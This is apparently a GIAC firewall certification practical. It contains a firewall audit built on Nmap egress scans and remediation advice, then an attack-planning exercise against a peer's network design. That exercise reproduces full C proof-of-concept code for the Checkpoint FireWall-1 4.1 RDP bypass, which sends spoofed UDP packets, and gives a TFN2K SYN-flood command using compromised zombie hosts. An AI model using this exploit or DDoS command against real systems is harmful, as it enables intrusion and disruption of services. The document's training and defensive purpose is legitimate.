Running this command with the source host IP of Notes Mail Server will not return any ports open since Notes Mail Server is not allowed to open any outgoing connections and hence all connection will be blocked as per Rule 15. Firewall logs also confirm this by logging the packets rejected as per Rule 15. Tcpdump machine on the external network also did not report any packets received from Notes Mail Server even though the Tcpdump machine in service network logged the packets generated for all ports/Ips by Nmap machine with the IP of GIAC Web Server.

SCAN RESULTS FOR SMTP GATEWAY SERVER

Running this command with the source host IP of SMTP Gateway Server will return port 25 since Rule 6 permits SMTP Gateway Server to open outgoing SMTP connections to any host. Firewall logs also confirm this by logging the packets accepted for port 25 (as per Rule 6) and dropping all other packets as per Rule 15. Tcpdump machine on the external network only reported packets received for port 25 from SMTP Mail Gateway Server while the Tcpdump machine in service network logged the packets generated for all ports/Ips by Nmap machine with the IP of SMTP Mail Gateway Server.

SCAN RESULTS FOR SYSLOG SERVER

Running this command with the source host IP of Syslog Server will not return any ports open since Syslog Server is not allowed to open any outgoing connections and hence all connection will be blocked as per Rule 15. Firewall logs also confirm this by logging the packets rejected as per Rule 15. Tcpdump machine on the external network also did not report any packets received from Syslog Server even though the Tcpdump machine in service network logged the packets generated for all ports/Ips by Nmap machine with the IP of Syslog Server.

SCAN RESULTS FROM UNASSIGNED IP ON SERVICE NETWORK

Running this command with a random IP on the Service Network will not return any ports open since there is no rule permitting any outgoing connections and hence all connections will be blocked as per Rule 15. Firewall logs also confirm this by logging the packets rejected as per Rule 15. Tcpdump machine on the external network also did not report any packets received from any IP of

service network even though the Tcpdump machine in service network logged the packets generated by Nmap machine with the unassigned IP of service network.

Scanning for Outbound Traffic from Internal Network

Internet Proxy Server on the Internal Network is permitted to open outbound connections from the GIAC Network. The following commands will be given from a host in Internal Network (running Nmap), to confirm that outbound access is in line with the permitted access.

```
Nmap -P0 -sS -iR -oN giacinet.txt
```

This command will scan hosts randomly by generating it's own list of Hosts to scan. Since different hosts have different outgoing traffic permission, this command will need to be run 3 times - once with a random IP on Internal Network and once each with the IP address of the live host on the Internal Network (Secondary Notes Database server and Internet Proxy Server). This will ensure that we know the type of traffic allowed by the firewall for each host on the Internal Network.

SCAN RESULTS FOR SECONDARY NOTES DATABASE SERVER

Running this command with the source host IP of Secondary Notes Database Server will not return any ports open since it is not allowed to open any outgoing connections (except to Primary Notes Database) and hence all connection will be blocked as per Rule 15. Firewall logs also confirm this by logging the packets accepted for port 1352 (as per Rule 10) and dropping all other packets as per Rule 15. Tcpdump machine on the protected network only reported packets received for port 1352 on Primary Notes Database Server from Secondary Notes Database Server while the Tcpdump machine in internal network logged the packets generated for all ports/Ips by Nmap machine with the IP of Secondary Notes Database Server.

SCAN RESULTS FOR INTERNET PROXY SERVER

Running this command with the source host IP of Internet Proxy Server will return port 80, 443, 20, 21 and 53 open since rule 12 permits Internet Proxy Server to open outgoing connections to any hosts for these services. Firewall logs also confirm this by logging the packets accepted for port 80, 443, 20, 21 and 53 (as per Rule 12) and dropping all other packets as per Rule 15. Tcpdump machine on the external network only reported packets received for port 80, 443, 20, 21 and 53 from Internet Proxy Server while the Tcpdump machine in internal network logged the packets generated for all ports/Ips by Nmap machine with the IP of Internet Proxy Server.

SCAN RESULTS FROM UNASSIGNED IP ON INTERNAL NETWORK

Running this command with a random IP on the Internal Network will not return any ports open since there is no rule permitting any outgoing connections (except to Notes Mail Server) and hence all connections will be blocked as per Rule 15. Firewall logs also confirm this by logging the packets accepted for port 1352 (as per Rule 5) and dropping all other packets as per Rule 15. Tcpdump machine on the service network only reported packets received for port 1352 for Notes Mail Server while the Tcpdump machine in internal network logged the packets generated for all ports/Ips by Nmap machine with the IP of any valid IP of Internal Network IP range.

Scanning for Outbound Traffic from Protected Network

No hosts on the Protected Network are permitted to open outbound connections from the GIAC Network. The following commands will be given from a host in Protected Network (running Nmap), to confirm that outbound access is in line with the permitted access.

```
Nmap -P0 -sS -iR -oN giacpnet.txt
```

This command will scan hosts randomly by generating its own list of Hosts to scan. Since different hosts have different outgoing traffic permission, this command will need to be run 3 times - once with a random IP on Protected Network and once each with the IP address of the live host on the Protected Network (Primary Notes Database server and Oracle Database Server). This will ensure that we know the type of traffic allowed by the firewall for each host on the Protected Network.

SCAN RESULTS FOR PRIMARY NOTES DATABASE SERVER

Running this command with the source host IP of Primary Notes Database Server will not return any ports open since it is not allowed to open any outgoing connections and hence all connection will be blocked as per Rule 15. Firewall logs also confirm this by logging the packets rejected as per Rule 15. Tcpdump machine on the external network also did not report any packets received from Primary Notes Database Server even though the Tcpdump machine in protected network logged the packets generated for all ports/Ips by Nmap machine with the IP of Primary Notes Database Server.

SCAN RESULTS FOR ORACLE DATABASE SERVER

Running this command with the source host IP of Oracle Database Server will not return any ports open since it is not allowed to open any outgoing connections and hence all connection will be blocked as per Rule 15. Firewall logs also confirm this by logging the packets rejected as per Rule 15. Tcpdump machine on the external network also did not report any packets received from Oracle Database Server even though the Tcpdump machine in protected network logged the packets generated for all ports/Ips by Nmap machine with the IP of Oracle Database Server.

SCAN RESULTS FROM UNASSIGNED IP ON PROTECTED NETWORK

Running this command with a random IP on the Protected Network will not return any ports open since there is no rule permitting any outgoing connections and hence all connections will be blocked as per Rule 15. Firewall logs also confirm this by logging the packets rejected as per Rule 15. Tcpdump machine on the external network also did not report any packets received from IP belonging to protected network even though the Tcpdump machine in protected network logged the packets generated for all ports/Ips by Nmap machine with the IP belonging to protected network.

Scanning for Admin Access to Oracle Database

Two hosts on the Internal Network are permitted access to the Oracle Database for administrative purposes. To confirm this, the following command will be run from the Internal Network:

```
Nmap -P0 -sS -O -oN giacoad1.txt 172.16.26.11
```

Since there are two hosts having permission to access the Oracle Database, this command will need to be run 2 times – once each with the IP address of the permitted host. A separate test with a random IP in Internal Network is not required since this has already been confirmed while testing for the access to Oracle Database Server from the Service Network.

SCAN RESULTS FOR DATABASE ADMIN HOST 1 AND 2

Running this command with the source host IP of Database Admin Host 1 and 2 will return ports 1521, 1525 and 1526 open since Rule 13 permits outbound splnet2 port access to the Oracle Database server. Firewall logs also confirm this by logging the packets accepted for port 1521, 1525 and 1526 (as per Rule 13) and dropping all other packets as per Rule 15. Tcpdump also did not

report any packets received from IP of Admin Host 1 and 2 for Oracle Database Server except those for port 1521, 1525 and 1526.

AUDIT REPORT

The Audit of GIAC Firewall Policy is completed as per schedule and within the allotted Man-hours for the audit. Following are the major findings of the audit.

Policy Documentation

The policy on the firewall is not adequately documented. For example, comments are not put for each rule. While the rule base is small this may not pose a serious problem, but the rule base is likely to grow with time and this coupled with the fact that Firewall Administrators can also change, makes the firewall rule base management weak in the absence of clear and extensive documentation of the deployed rule base.

Syslog Server setup

Syslog server is setup in the Service Network. This exposes it to compromise in the event of any intrusion on the service network. This could result in the loss of valuable data that could be useful in investigating the intrusion and act on the same. Therefore, it is suggested that the Syslog server be moved to the protected network where it is safer since no outgoing connections and no direct incoming connections from Internet are allowed for that network. Incoming connections from Service Network and Internal Network are allowed, however this is considered acceptable risk considering the benefits of having all logs stored centrally.

Also, as per the current setup, only the GIAC Router and the Hosts on the Service Network log their logs on the syslog server. This should be extended to allow all servers on internal as well as protected network to forward their logs to syslog server.

This will require the Rule 14 to be modified as show below.

14	All_ServiceNet_Hosts All_InternalNet_Hosts GIAC_Router	Syslog_Svr	Syslog	Accept	No
----	--	------------	--------	--------	----

This rule will allow all hosts to access UDP Port 514 on the Syslog Server in Protected Network. Also, this rule is expected to be used heavily and hence should be moved up in the order of rule base. Ideal order of this rule would be after Rule 6.

Time synchronization of Servers

The System time on each server is set manually. It is well known fact that the system time keeps drifting over a period of time due to the inherent differences in the system clock frequencies resulting in the logs reflecting wrong time stamps of the events occurring on different devices. This could seriously hamper the validity and usefulness of the log data on the syslog server since data with wrong time will not let us co-relate logs and also determine exact time of a particular event. Therefore it's recommended that NTP Server be setup on the GIAC Network. The NTP Servers should be configured to regularly synchronize the time with the public time servers on the Internet. All internal servers should then be configured to synchronize their times with this NTP server at a regular interval.

This will require the following rule to be added to the firewall rule base.

15	All_ServiceNet_Hosts All_InternalNet_Hosts GIAC_Router	NTP_Svr	NTP	Accept	No
----	--	---------	-----	--------	----

This rule will allow all hosts to access NTP Port UDP Port 123 on the Syslog Server in Protected Network. All servers will use this rule, however considering it's frequency and the total traffic, it can be safely kept at the bottom of the rule base.

16	NTP_Svr	Ext_NTP_Svr	NTP	Accept	Yes
----	---------	-------------	-----	--------	-----

This rule will allow the NTP Server to access NTP Port UDP Port 123 on the NTP Servers on the Internet for synchronizing it's time. Only the NTP Server will use this rule on at a predefined interval, and hence this rule can be safely kept at the bottom of the rule base.

Content Checking

The current network design permits direct transfer of Emails. Emails are a significant source of virus infection and therefore a strong Content Checking mechanism is advised to ensure that virus inflow using Email medium is minimized. The tool selected should be able to scan and filter attachments considered potentially dangerous by NSA [9]

Content of HTTP & FTP files is also not scanned due to lack of content Filtering software. This is also important since HTTP and FTP is also a significant source of infecting a host. This strengthens the case for deploying an effective Content Filtering System to filter the SMTP, FTP and HTTP traffic to/from the Internet.


Detecting Intrusion Attempts

The current setup does not have any method for detecting Intrusion. Due to this, the Nmap scan could be completed without the system raising any alarms. A similar scan could be conducted on GIAC Network by any other external host. Therefore, timely detection of such an attempt could help a lot in taking preventive measures (e.g. blocking the host initiating the scan) and thus mitigate the threat due to such scans and subsequent hacking attempts using known methods. It is therefore recommended that GIAC Enterprises deploy an effective IDS (Intrusion Detection System) to achieve this goal. An IDS system on each network segment would be ideal. However, since budget was a consideration for not installing IDS in the first place, GIAC Enterprises could begin by installing IDS to monitor the traffic on the external network. Subsequently IDS can be added on other network segments in a phased manner.

Safeguarding against new vulnerabilities

Also, the vulnerabilities on the Internal Systems need to be tracked and patches applied regularly to prevent the systems from becoming vulnerable once some new vulnerability is discovered. This must happen religiously and without any exceptions, since an un-patched vulnerability could render the whole Security Setup of GIAC Enterprise useless and ineffective by allowing an easy access to the hackers wishing to disrupt GIAC business.

Based on the above recommendations, the modified GIAC Network design will be as shown below.




ASSIGNMENT – 4

DESIGN UNDER FIRE

This section discusses the plan to attack the Network Infrastructure of GLAC Enterprises proposed by Mike Bell (http://www.giac.org/practical/Mike_Bell_GCFW.doc). Three different types of attacks are considered against this architecture – Attack on the Firewall, Denial of Service Attack on the Network and Attack on an Internal Host.

I have selected the design of Mike Bell (http://www.giac.org/practical/Mike_Bell_GCFW.doc). The Network Architecture for GIAC Enterprises proposed by Mike Bell is as shown below.



ATTACK ON THE FIREWALL

ATTACK TECHNIQUE

Mike Bell's design is using Checkpoint Firewall-1 version 4.1 firewall. There are various resources on the Internet where we can find the list of vulnerabilities for all major software's. Searching for Checkpoint Firewall-1 Version 4.1 vulnerability on <http://icat.nist.gov> shows us various vulnerabilities reported for Checkpoint Firewall Version 4.1.

The list mentions Vulnerability CVE-2001-1158 [7], which will be used against Mike Bell's design. If the Firewall-1 default rules are not disabled then this vulnerability will allow an attacker to bypass FireWall-1 rule base using false RDP (Reliable Data Protocol) headers on UDP packets.

Checkpoint uses RDP on port 259 for communicating with peer systems and management clients. Since this port is used for internal communications, the Firewall-1 system simply lets the packet thru as long as it has RDP header (without validating the packet source, destination or the content).

Therefore, the firewall rule base can be easily bypassed by simply adding a RDP header to a UDP packet. Once the rule base is bypassed and access to internal systems is gained, we can attack the systems easily.

HOW TO ATTACK

This vulnerability was discovered by Jochen Thomas Bauer (jtb@inside-security.de) and Boris Wesslowski (bw@inside-security.de) of Inside Security GmbH, Stuttgart, Germany. We will be using the attack technique as described by them on their web site [8]. The source code for performing this attack is taken from their website http://www.inside-security.de/uploads/media/fw1_rdp_poc.c. This source code will generate the fake RDP Packets capable of exploiting this vulnerability and thus allow us to bypass the firewall rules and gain access to the hosts on the internal network.

```
/*
Checkpoint FW-1 Version 4.1 "RDP Bypass Vulnerability" proof of concept code
Copyright 2001 Jochen Bauer, Inside Security IT Consulting GmbH jtb@inside-security.de
Compiled and tested on SuSE Linux 7.1 This program is for testing
purposes only, any other use is prohibited!
*/
#include <stdio.h>
#include <netinet/ip.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <netinet/udp.h>
#include <string.h>
#include <stdlib.h>
#include <errno.h>
#include <sys/types.h>
#include <asm/types.h>

/*See $FWDIR/lib/crypt.def for the following definitions.*/
```

```

/*We set the highest bit, so that the RDP commands are */
/*not members of the sets RDPCRYPTF and RDPCRYPT_RESTARTF*/
#define RDP_PORT 259 /*RDP port*/
#define RDPCRYPT_RESTARTCMD 101|0x80000000
#define RDPCRYPTCMD 100|0x80000000
#define RDPUSERCMD 150|0x80000000
#define RDPSTATUSCMD 128|0x80000000

/*-----Checksum calculation-----*/
unsigned short in_cksum(unsigned short *addr,int len)
{
    register int nleft=len;
    register unsigned short *w=addr;
    register int sum=0;
    unsigned short answer=0;

    while(nleft>1)
    {
        sum +=*w++;
        nleft-=2;
    }
    if(nleft==1)
    {
        *(u_char *)&answer=*(u_char *)w;
        sum +=answer;
    }
    sum=(sum >> 16)+(sum & 0xffff);
    sum+=(sum >> 16);
    answer=~sum;
    return(answer);
}
/*-----*/

/*-----Send spoofed UDP packet-----*/
int send_udp(int sfd,unsigned int src,unsigned short src_p,
             unsigned int dst,unsigned short dst_p,char *buffer,int len)

{
    struct iphdr ip_head;
    struct udphdr udp_head;
    struct sockaddr_in target;
    char *packet;
    int i;

    struct udp_pseudo /*the udp pseudo header*/
    {
        unsigned int src_addr;
        unsigned int dst_addr;
        unsigned char dummy;
        unsigned char proto;
        unsigned short length;
    } pseudohead;

```

```

struct help_checksum /*struct for checksum calculation*/
{
    struct udp_pseudo pshd;
    struct udphdr udphd;
} udp_chk_construct;

/*Prepare IP header*/
ip_head.ihl = 5; /*headerlength with no options*/
ip_head.version = 4;
ip_head.tos = 0;
ip_head.tot_len = htons(sizeof(struct iphdr)+sizeof(struct udphdr)+len);
ip_head.id = htons(30000 + (rand()%100));
ip_head.frag_off = 0;
ip_head.ttl = 255;
ip_head.protocol = IPPROTO_UDP;
ip_head.check = 0; /*Must be zero for checksum calculation*/
ip_head.saddr = src;
ip_head.daddr = dst;

ip_head.check = in_cksum((unsigned short *)&ip_head,sizeof(struct iphdr));

/*Prepare UDP header*/
udp_head.source = htons(src_p);
udp_head.dest = htons(dst_p);
udp_head.len = htons(sizeof(struct udphdr)+len);
udp_head.check = 0;

/*Assemble structure for checksum calculation and calculate checksum*/
pseudohead.src_addr=ip_head.saddr;
pseudohead.dst_addr=ip_head.daddr;
pseudohead.dummy=0;
pseudohead.proto=ip_head.protocol;
pseudohead.length=htons(sizeof(struct udphdr)+len);
udp_chk_construct.pshd=pseudohead;
udp_chk_construct.udphd=udp_head;
packet=malloc(sizeof(struct help_checksum)+len);
memcpy(packet,&udp_chk_construct,sizeof(struct help_checksum)); /*pre-
assemble packet for*/
memcpy(packet+sizeof(struct help_checksum),buffer,len); /*checksum
calculation*/
udp_head.check=in_cksum((unsigned short *)packet,sizeof(struct
help_checksum)+len);
free(packet);

/*Assemble packet*/
packet=malloc(sizeof(struct iphdr)+sizeof(struct udphdr)+len);
memcpy(packet,(char *)&ip_head,sizeof(struct iphdr));
memcpy(packet+sizeof(struct iphdr),(char *)&udp_head,sizeof(struct udphdr));
memcpy(packet+sizeof(struct iphdr)+sizeof(struct udphdr),buffer,len);

/*Send packet*/

```



```

target.sin_family    = AF_INET;
target.sin_addr.s_addr= ip_head.daddr;
target.sin_port      = udp_head.source;
i=sendto(sfd,packet,sizeof(struct iphdr)+sizeof(struct udphdr)+len,0,
        (struct sockaddr *)&target,sizeof(struct sockaddr_in));
free(packet);
if(i<0)
    return(-1); /*Error*/
else
    return(i); /*Return number of bytes sent*/
}
/*-----*/

int main(int argc, char *argv[])
{
    int i;
    unsigned int source,target;
    unsigned short int s_port,d_port;
    char payload[]="abcdefg"; /*payload length must be a multiple of 4*/
    char *data;

    /*RDP header, refer to $FWDIR/lib/tcpip.def*/
    struct rdp_hdr
    {
        unsigned int rdp_magic;
        unsigned int rdp_cmd;
    } rdp_head;

    if(argv[1]==NULL || argv[2]==NULL || argv[3]==NULL)
    {
        printf("Usage: %s source_ip source_port dest_ip\n",argv[0]);
        return(1);
    }
    else
    {
        source=inet_addr(argv[1]);
        s_port=atoi(argv[2]);
        target=inet_addr(argv[3]);
        d_port=RDP_PORT;
    }

    /* the command number can be one of the following: */
    /* RDPCRYPT_RESTARTCMD, RDPCRYPTCMD, RDPUSERCMD, RDPSTATUSCMD */
    rdp_head.rdp_cmd=htonl(RDPCRYPT_RESTARTCMD);
    rdp_head.rdp_magic=htonl(12345); /*seems to be irrelevant*/

    /*Assemble fake RDP header and payload*/
    data=malloc(sizeof(struct rdp_hdr)+strlen(payload)+1);
    memcpy(data,&rdp_head,sizeof(struct rdp_hdr));
    memcpy(data+sizeof(struct rdp_hdr),payload,strlen(payload)+1);

    if((i=socket(AF_INET,SOCK_RAW,IPPROTO_RAW))<0) /*open sending socket*/

```

```

{
    perror("socket");
    exit(1);
}
i=send_udp(i,source,s_port,target,d_port,data,sizeof(struct
rdp_hdr)+strlen(payload)+1);
if(i<0)
    printf("Error, packet not sent\n");
else
    printf("Sent %u bytes\n",i);
return(0);
}

```

This code will be compiled on SuSE Linux 7.1 with kernel 2.4.2 since it has been tested on this platform.

RESULT OF ATTACK & MITIGATION

Launching this attack against Mike Bell's design will most likely fail, since Mike has taken care to disable the Checkpoint Firewall-1 default rule "Accept VPN-1 & Firewall-1 Management Connections" and instead used an explicitly defined rule for enabling the communication with the management console and other peer devices. Also, Mike has already applied SP6 and hence has effectively patched his firewall against this vulnerability (Fix has been provided by Checkpoint from SP5 onwards).

Also, since this attack is relatively old, Snort IDS is bound to have the signature of the same (If not, then the same can be written for Snort) and hence the Snort IDS deployed on the external network will most certainly notice this attack and raise an alert. Further it depends on the vigilance and alertness of the network administrators to notice the alert and respond to it.

DENIAL OF SERVICE ATTACK

ATTACK TECHNIQUE

The Distributed Denial Of Service (DDOS) attack technique chosen to be used against Mike Bell's design is Tribe Flood Network Attack (TFN). We will be using TFN2K tool to carry out the actual attack on Mike Bell's systems. TFN2K is an advanced version of the original TFN software. It allows us to flood a target system with SYN or UDP Packets using multiple compromised systems called zombies. TFN2K, as described by CERT [?] is a distributed tool used to launch coordinated denial of service attacks from many sources against one or more targets. In addition to generating UDP flood attacks, a TFN network can also generate TCP SYN flood, ICMP echo request flood, and ICMP directed broadcast (e.g., Smurf) denial of service attacks. TFN has the capability to generate packets with spoofed source IP addresses. TCP SYN Flooding and IP Spoofing Attacks "Smurf" IP Denial of Service Attacks.

A denial of service attack utilizing a TFN2K tool is carried out by an intruder instructing a client, to send attack instructions to a list of TFN2K servers, or daemons. The daemons then generate the specified type of denial of service attack against one or more target IP addresses. Source IP addresses and source ports can be randomized, and packet sizes can be altered.

A TFN2K master is executed from the command line to send commands to TFN2K daemons. The master communicates with the daemons using ICMP echo reply packets with 16 bit binary values embedded in the ID field, and any arguments embedded in the data portion of packet. The binary values, which are definable at compile time, represent the various instructions sent between TFN masters and daemons.

TFN2K operates using two separately installed components, the client program and the tribe daemon. The attacker remotely controls the client programs that, in turn control the remote daemon programs.

HOW TO ATTACK

For the purpose of this assignment, we will assume that we have compromised 50 cable modem/DSL systems and installed TFN daemon on each of them. We will then execute the following command to start the attack: -

```
./tfn -c 5 -f list_of_tribe_daemons 2 -i www.giac.com -p 80.
```

This command initiates a Distributed Denial of Service Attack using SYN Packets on www.giac.com. “List_of_tribe_daemons” contains the list of tribe daemons waiting for the command to initiate the DDoS Attack.

More details of the technique, command and the command line options can be found at http://packetsormsecurity.com/distributed/TFN2k_Analysis-1.3.txt.

RESULT OF ATTACK

Since we have chosen the Option “-c 5” and www.giac.com points to the GIAC Web Server, this command will initiate a SYN flood attack against the GIAC Web Server. Now let’s analyze how will Mike’s design stand up against this attack.

As can be noted from Mike’s design notes, the firewall in the target network has set “SYNDefender” option to “SYN Gateway” (Recommended by Checkpoint over Passive SYN Gateway Option). “SYN Gateway” option protects against SYN Flood by monitoring every connection attempt that goes thru to the internal hosts and drop the connection if the final ACK is not received from the client within a specified period of time.

Mike has let this settings remain at it’s default value recommended by Checkpoint (Timeout = 10 Seconds / Maximum Connections = 5000). This will mean that if the Firewall does not receive the final ACK packet from the client within 10 seconds of the previous packet, then it will drop the connection. Also, the threshold is set to 5000 packets. This setting determines the size of SYNDefender connection table and signifies that SYNDefender will be actively monitoring the connections till they are within 5000. If the numbers of connections exceed 5000 then SYNDefender will not be monitoring them and simply let the connection thru.

These settings may be adequate to defend the network against a minor attack from a few Dialup systems. However, it will certainly be ineffective in a scenario like ours where we are attacking the network from 50 DSL/Cable Modem systems running the TFN2K daemon. The bandwidth of DSL Modems coupled with the fact that the attack is simultaneously carried out from 50 machines will result in the SYNDefender state table getting filled and further packets will be passed on to the target host without any intervention by the Checkpoint Firewall. Soon the target host's connection table would be completely filled resulting in Denial of Service.

PROTECTING AGAINST DDOS

While it's extremely difficult to completely insulate any network against DdoS attacks, some steps can be taken to increase the threshold levels till which the network remains resilient to DdoS Attempts.

One way to increase the resistance of the hosts against DoS attack is by tweaking the settings that will reduce the time that the host waits for the handshake to complete before dropping the connection. This parameter is configurable for almost all Network Operating Systems and tuning it will certainly help increase the resistance of the servers against a DoS attack.

It would also help to change the default settings of "Timeout" and "Maximum Sessions" in the SYNDefender Setup. The Timeout setting can be reduced to below 5 seconds. Care should be taken to ensure that it is not set below the minimum required time for a Dialup client to establish a connection with the hosts on the network. This can be safely determined by performing tests at different business hours to determine the setting that is optimum for the given setup.

